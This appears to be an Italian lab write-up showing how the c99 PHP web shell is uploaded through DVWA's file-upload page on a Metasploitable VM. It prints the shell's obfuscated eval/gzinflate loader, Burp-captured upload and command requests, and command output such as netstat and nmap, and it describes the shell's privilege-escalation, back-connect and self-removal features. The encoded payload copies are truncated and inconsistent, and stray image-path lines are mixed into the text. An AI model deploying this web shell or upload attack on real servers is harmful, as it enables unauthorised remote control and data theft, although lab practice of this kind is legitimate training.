

Exploit DVWA

Security level = low

c99 shell

```
1<?php function gTakoi($Jnt)
2{
3$Jnt=gzinflate(base64_decode($Jnt));
4for($i=0;$i<strlen($Jnt);$i++)
5{
6$Jnt[$i] = chr(ord($Jnt[$i])-1);
7}
8return $Jnt;
9}eval(gTakoi("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-
```

La c99 shell è una delle web shells PHP più famose e ampiamente utilizzate. Fornisce un'interfaccia avanzata attraverso la quale un attaccante può gestire il server. La c99 shell ha molte funzionalità, tra cui:

- **Navigazione nel filesystem:** È possibile visualizzare, modificare, cancellare, caricare e scaricare file.
- **Esecuzione di comandi:** È possibile eseguire qualsiasi comando come se si stesse utilizzando una shell del sistema.
- **Gestione del database:** Ci sono funzionalità per connettersi a database MySQL e manipolare dati.
- **Informazioni sul sistema:** Fornisce informazioni dettagliate sul server, come versione di PHP, informazioni sul disco, ecc.
- **Elevazione dei privilegi:** Contiene funzioni per tentare di elevare i privilegi sul sistema.
- **Network tools:** Come BIND shell, back connect, ecc.
- **Self-remove function:** Può rimuovere se stessa dal server per eliminare le tracce.

Risultato upload file su DVWA

Vulnerability: File Upload

Choose an image to upload:

No file chosen

../../../../hackable/uploads/c99shell.php succesfully uploaded!

Intercettazione di Burpsuite dell'upload

```
POST /dwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.100
Content-Length: 63197
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.50.100
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryPoTXV6xTRgAaDTR
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.100/dwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=cfc739dae3b3673e93315b6e2fcd32
Connection: close

-----WebKitFormBoundaryPoTXV6xTRgAaDTR
Content-Disposition: form-data; name="MAX_FILE_SIZE"


100000
-----WebKitFormBoundaryPoTXV6xTRgAaDTR
Content-Disposition: form-data; name="uploaded"; filename="c99shell.php"
Content-Type: application/x-php

<?php function gTakoi($Jnt)
{
$Jnt=gzinflate(base64_decode($Jnt));
for($i=0;$i<strlen($Jnt);$i++)
{
$Jnt[$i] = chr(ord($Jnt[$i])-1);
}
return $Jnt;

}

eval(gTakoi("7f17Y+K2EjAO/3/2U3hp2obmYiDktt1Nyx0S7pAQ2N0fx9gGHIxNbHPT2Q/0fobnv+eLrRiJNraxjSHZbc95mnYTsxKXRaDQajUajGYqCn3f0b+9++yE/7yJy09V/zJ/
Wn7u5LV+g7/ZH9nUevP78gXGj9Ev76sP1EUbRS1/0NR/8FPcTX4Rn7hB6TCFxf3kF4pUpsjndwg2ev7Fajtef7LWiDc+4MLUF2sDXzBSNK1g4Aqf6S68ot59IXAIuo5ftNF9AE1MTS3
P0anvjgKgZ34gpv68k4Hf0uVwzc+0SY1aQKQINjY6VzCKAAQ6C96d6GD2+0bHnklZt182081f+6FbY8Qx/Nb+jD08zBC8HY65+d71yfvMMjYv7AN1on2WE3BkthL2ktAUAWwx4C68tNh
pXC/+nkgU8mk066PGF/AP1rIzhLjPzxc1HP+Dd8wiwCjJTKU/sAsj79hTMK4gv4Yc9Nh9z8WzGjCh7bQ1t5eP3uPzd1aBjKY/ToSxf+AQCcd/+DRx/GGfcgEwC/08vDc/z63XqK0huEC/
pJAPmPwaJ7afntX/6F3t9rQ55UTyDdCFU7D2GgEq/qkdRmmDmPnpSHYASwSv5QTDx00X106i0/UPEmsOK1oJwVeKovKxQuj6ENNw21fqDpgaAnP71TVh7T1sJ06vq6AY2doBqXP0q
m/ka/eyf0qC3/anEao1sdfmFoGrqYwJAA20BVRNGRPhocPjd51sRjHK+vowjN/9aY6eiEAcHkVnj2mDtDvMPWJ4hcTUEb4wxAV0QySVcM3ZjWf16aKR80e9kwZ0cIYAHVEGV8BECn8
7z323Zjii5EYc4Sewp64A9u6f6PDCfE4u4DDB-XL0NCb0978u+NulY0F8K9m1YMN0EY640+A3CM5uYMN0Y66uDC8uMV0KUDN+84u3GTCEjYUv0MEUY8WkFEUv5UHhH5E8u9uDT
```

Interfaccia



!C99Shell v. 2.0 [PHP 7 Update] [25.02.2019]!

Software: Apache/2.2.8 (Ubuntu) DAV/2. PHP/5.2.4-2ubuntu5.10
uname -a: Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Safe-mode: **OFF (not secure)**
/var/www/dvwa/hackable/uploads/ **drwxr-xr-x**
Free 5.09 GB of 6.94 GB (73.24%)

Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout

Owned by hacker

Listing folder (4 files and 0 folders):

Name	Size	Modify	Owner/Group	Perms	Action
..	LINK	20.05.2012 15:22:36	www-data/www-data	drwxr-xr-x	
.	LINK	31.08.2023 15:33:20	www-data/www-data	drwxr-xr-x	
advanced_shell.php	253 B	31.08.2023 13:49:06	www-data/www-data	-rwxr-xr-x	
c99shell.php	61.32 KB	31.08.2023 15:33:20	www-data/www-data	-rwxr-xr-x	
dvwa_email.png	667 B	16.03.2010 01:56:22	www-data/www-data	-rwxr-xr-x	
shell.php	35 B	31.08.2023 07:22:09	www-data/www-data	-rwxr-xr-x	

Select all Unselect all With selected: Confirm

:: Command execute ::

Enter: Execute Select: Execute

:: Search :: (-*) - regexp Search

:: Upload :: Choose File No file chosen Upload

:: Make Dir :: /var/www/dvwa/hackable/uploads/ Create

:: Make File :: /var/www/dvwa/hackable/uploads/ Create

:: Go Dir :: /var/www/dvwa/hackable/uploads/ Go

:: Go File :: /var/www/dvwa/hackable/uploads/ Go


--[c99shell v. 2.0 [PHP 7 Update] [25.02.2019] maintained by KaizenLouie | C99Shell Github | Generation time: 0.0063]--

Informazioni sul sistema

Nella parte in alto sono esposte alcune informazioni sul sistema target.

```
Software: Apache/2.2.8 (Ubuntu) DAV/2. PHP/5.2.4-2ubuntu5.10
uname -a: Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Safe-mode: OFF (not secure)
/var/www/dvwa/hackable/uploads/ drwxr-xr-x
Free 5.09 GB of 6.94 GB (73.22%)
```

La voce **sec** del menu mostra informazioni estese sul sistema e sulla sicurezza.



Encoder Tools Proc. FTP brute **Sec.** SQL PHP-code Update Feedback Self remove Logout

Open base dir: [/etc/passwd](#)

[Syslog configuration \(syslog.conf\)](#)

[Message Of The Day](#)

[Hosts](#)

OS Version? - Linux version 2.6.24-16-server (bulld@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:58:00 UTC 2008

Distrib name - -----

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com


Login with msfadmin/msfadmin to get started

CPU? - processor : 0
vendor_id : GenuineIntel
cpu family : 6
model : 140
model name : 11th Gen Intel(R) Core(TM) i7-1165G7 @ 2.80GHz

Server security information:

Esecuzione di comandi

La sezione "Execute" permette l'esecuzione di una lista di comandi preimpostati



Proviamo a inserire ed eseguire il comando "show opened ports" che mostra le porte aperte:

Intercettiamo la richiesta con Burpsuite e vediamo che il comando eseguito è `netstat -an | grep -i listen`:

```
1 POST /dvwa/hackable/uploads/c99shell.php?act=cmd HTTP/1.1
2 Host: 192.168.50.100
3 Content-Length: 103
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.50.100
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer:
  http://192.168.50.100/dvwa/hackable/uploads/c99shell.php?act=ls&d=%2Fvar%2Fwww%2Fdvwa%2Fhackable&sort=0a
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: sort=0a; security=low; PHPSESSID=edd5fc54ed827cf75dfe40ca299582c5
14 Connection: close
15
16 act=cmd&d=%2Fvar%2Fwww%2Fdvwa%2Fhackable%2F&cmd=netstat+-+an+%7C+grep+-+i+listen&
  cmd_txt=1&submit=Execute
```

Nell'interfaccia della shell viene mostrato il risultato dell'esecuzione del comando e anche il comando eseguito:

```
Result of execution this command:

tcp    0    0 0.0.0.0:2049      0.0.0.0:*    LISTEN
tcp    0    0 0.0.0.0:514       0.0.0.0:*    LISTEN
tcp    0    0 0.0.0.0:53828     0.0.0.0:*    LISTEN
tcp    0    0 0.0.0.0:41606     0.0.0.0:*    LISTEN
tcp    0    0 0.0.0.0:8009      0.0.0.0:*    LISTEN
tcp    0    0 0.0.0.0:3306      0.0.0.0:*    LISTEN
tcp    0    0 0.0.0.0:1099      0.0.0.0:*    LISTEN
tcp    0    0 0.0.0.0:139       0.0.0.0:*    LISTEN
tcp    0    0 0.0.0.0:5900      0.0.0.0:*    LISTEN
tcp    0    0 0.0.0.0:111       0.0.0.0:*    LISTEN

netstat -an | grep -i listen
```

Questo comando è usato per visualizzare tutte le connessioni e le porte in ascolto (listening) sul sistema.

E' anche possibile inserire comandi manualmente:

Enter:

Execute

```
Result of execution this command:

Starting Nmap 4.53 ( http://insecure.org ) at 2023-09-02 18:20 EDT
Interesting ports on 192.168.50.100:
PORT      STATE SERVICE
31373/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.069 seconds

nmap 192.168.50.100 -p 31373
```